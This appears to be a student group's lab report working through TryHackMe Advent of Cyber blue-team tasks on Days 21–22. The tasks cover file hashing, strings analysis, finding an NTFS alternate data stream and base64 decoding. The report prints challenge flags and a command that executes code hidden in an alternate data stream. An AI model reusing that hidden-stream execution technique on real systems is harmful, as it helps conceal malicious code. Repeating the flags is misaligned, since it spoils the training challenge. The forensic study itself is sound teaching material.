PSP0201 WEEKLY REPORT

Group name: Apocalypse

Members


ID	NAME	ROLE
1211103698	UMMI SYAHIRAH BINTI MUHAMMAD ROZAIDEE	LEADER
1211103293	FARAH KAMILA BINTI YAHYA	MEMBER
1211102031	NOR ALIAH SYUHAIDAH BINTI SHARUDDIN	MEMBER
1211101673	NURUL MANJA MURNIRA NAJWA BINTI MALIKI	MEMBER

DAY 21- [BLUE TEAMING] Time for some ELForensics

Tools used: Remmina

Question 1:


Open a terminal and activate VPN. After that, open remmina. Open the Powershell window. Open the document and run a command **more '.\db file has.txt'.**



```
PS C:\Users\littlehelper> cd .\Documents\
PS C:\Users\littlehelper\Documents> dir


    Directory: C:\Users\littlehelper\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       11/23/2020  11:21 AM             63 db file hash.txt
-a----       11/23/2020  11:22 AM           5632 deebee.exe


PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1
```

Question 2 :


For MD5 file hash, run the command **Get-FileHash -Algorithm MD5 .\deebee.exe**.



```
PS C:\Users\littlehelper> cd .\Documents\
PS C:\Users\littlehelper\Documents> dir


    Directory: C:\Users\littlehelper\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       11/23/2020  11:21 AM             63 db file hash.txt
-a----       11/23/2020  11:22 AM           5632 deebee.exe


PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             5F037501FB542AD2D9B06EB12AED09F0                                       C:\Users\littlehelper\Documents\
```

Question 3 :


For SHA256 file, run the command **Get-FileHash -Algorithm SHA256 .\deebee.exe**




```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED       C:\Users\littlehelper\Documents\deebee.exe


PS C:\Users\littlehelper\Documents> _
```

Question 4:

Run the command **C:\Tools\strings64.exe -accepteula .\deebee.exe**. Scroll down until you find **THM{f6187e6cbeb1214139ef313e108cb6f9}**




```
PS C:\Users\littlehelper\Documents> C:\Tools\strings64.exe -accepteula .\deebee.exe

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
SLH
.text
`.rsrc
@.reloc
&*"
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
c.#1.+x.3x.;x.C1.K-.Sx.[x.c
<Module>
mscorlib
Thread
deebee
Console
ReadLine
WriteLine
Write
GuidAttribute
DebuggableAttribute
ComVisibleAttribute
AssemblyTitleAttribute
AssemblyTrademarkAttribute
TargetFrameworkAttribute
AssemblyFileVersionAttribute
AssemblyConfigurationAttribute
AssemblyDescriptionAttribute
CompilationRelaxationsAttribute
AssemblyProductAttribute
AssemblyCopyrightAttribute
AssemblyCompanyAttribute
RuntimeCompatibilityAttribute
deebee.exe
System.Threading
System.Runtime.Versioning
Program
```



```
TargetFrameworkAttribute
AssemblyFileVersionAttribute
AssemblyConfigurationAttribute
AssemblyDescriptionAttribute
CompilationRelaxationsAttribute
AssemblyProductAttribute
AssemblyCopyrightAttribute
AssemblyCompanyAttribute
RuntimeCompatibilityAttribute
deebee.exe
System.Threading
System.Runtime.Versioning
Program
System
Main
System.Reflection
Sleep
Clear
.ctor
System.Diagnostics
System.Runtime.InteropServices
System.Runtime.CompilerServices
DebuggingModes
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -ReadCour
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
z\V
WrapNonExceptionThrows
deebee
Copyright
  2020
$c8374a1e-384f-4cf2-b8c0-81f74ec36ab2
1.0.0.0
.NETFramework,Version=v4.0
FrameworkDisplayName
.NET Framework 4
```


Question 5 :




```
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\de
                ebee.exe::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : :$DATA
Length        : 5632

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\de
                ebee.exe:hidedb
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144
```

Question 6 :

Run the command **wmic process call create $(Resolve-Path .\deebee.exe:hidedb).**



```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 3252;
        ReturnValue = 0;
};
```



C:\Users\littlehelper\Documents\deebee.exe:hidedb

```
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: _
```

Question 7 & 8 :
The answer shown when we select an option (Nice List / Naughty List).


Methodology/Thought Process:
Firstly, open the terminal and activate the machine using VPN. After that, open remmina. At the bottom, there is a Powershell window and open it. Open the document. For question 1, run a command **more '.\db file has.txt'.** Next, For MD5 file hash, run the command **Get-FileHash -Algorithm MD5 .\deebee.exe.** For SHA256 file, run the command **Get-FileHash -Algorithm SHA256 .\deebee.exe.** Question 4, run the command **C:\Tools\strings64.exe -accepteula .\deebee.exe**. Scroll down until you find **THM{f6187e6cbeb1214139ef313e108cb6f9}.** The command for question 5 is **Get-Item -Path .\deebee.exe -Stream ***. For question 6, Run the command **wmic process call create $(Resolve-Path .\deebee.exe:hidedb).** The black page with the answer will be shown. Question 7 and 8, at the page for question 6's answer, there is an option to choose either Nice List / Naughty List. Sharika Spooner found in Naughty List and Jaime Victoria found in Nice List.

DAY 22- [BLUE TEAMING] Elf McEager becomes CyberElf

Tools used: Remmina, CyberChef

Question1

Firstly, start the attackbox. At the application, choose interget and open Remmina. Copy and convert the file name using Magic at CyberChef.



Magic
Depth 3
□ Intensive mode
□ Extensive language support
Crib (known plaintext string or regex)

Input length: 24 lines: 1


```
dGhlZ3JpbmNod2FzaGVyZQ==
```

Output start: 88 end: 104 length: 16 time: 35ms length: 21543 lines: 794

```
Recipe (click to load)     Result snippet      Properties
From_Base64('A-Za-z0-      thegrinchwashere    Possible languages:
9+/=',true,false)                                  English
                                                   German
                                                   Dutch
                                                   Indonesian
                                               Matching ops: From
                                               Base64, From Base85
                                               Valid UTF8
                                               Entropy: 3.28
```

Question 2

Look out the encoding method listed at the 'matching ops' in properties part.



Magic
Depth 3
□ Intensive mode
□ Extensive language support
Crib (known plaintext string or regex)

Input length: 24 lines: 1


```
dGhlZ3JpbmNod2FzaGVyZQ==
```

Output start: 382 end: 388 length: 6 time: 35ms length: 21543 lines: 794

```
From_Base64('A-Za-z0-      thegrinchwashere    Possible languages:
9+\\-=',true,false)                                English
                                                   German
                                                   Dutch
                                                   Indonesian
                                               Matching ops: From
                                               Base64, From Base85
                                               Valid UTF8
                                               Entropy: 3.28
```

Question 3

After success to enter the private part of KeePass, press ‘hiya’ key to see the notes.



Title: hiya

Icon:

User name:

Password: ●●●●●●●●●●●●●●●●

Repeat: ●●●●●●●●●●●●●●●●

Quality: 47 bits 16 ch.

URL:

Notes: Your passwords are now encoded. You will never get access to your systems!
Hahaha >:^P

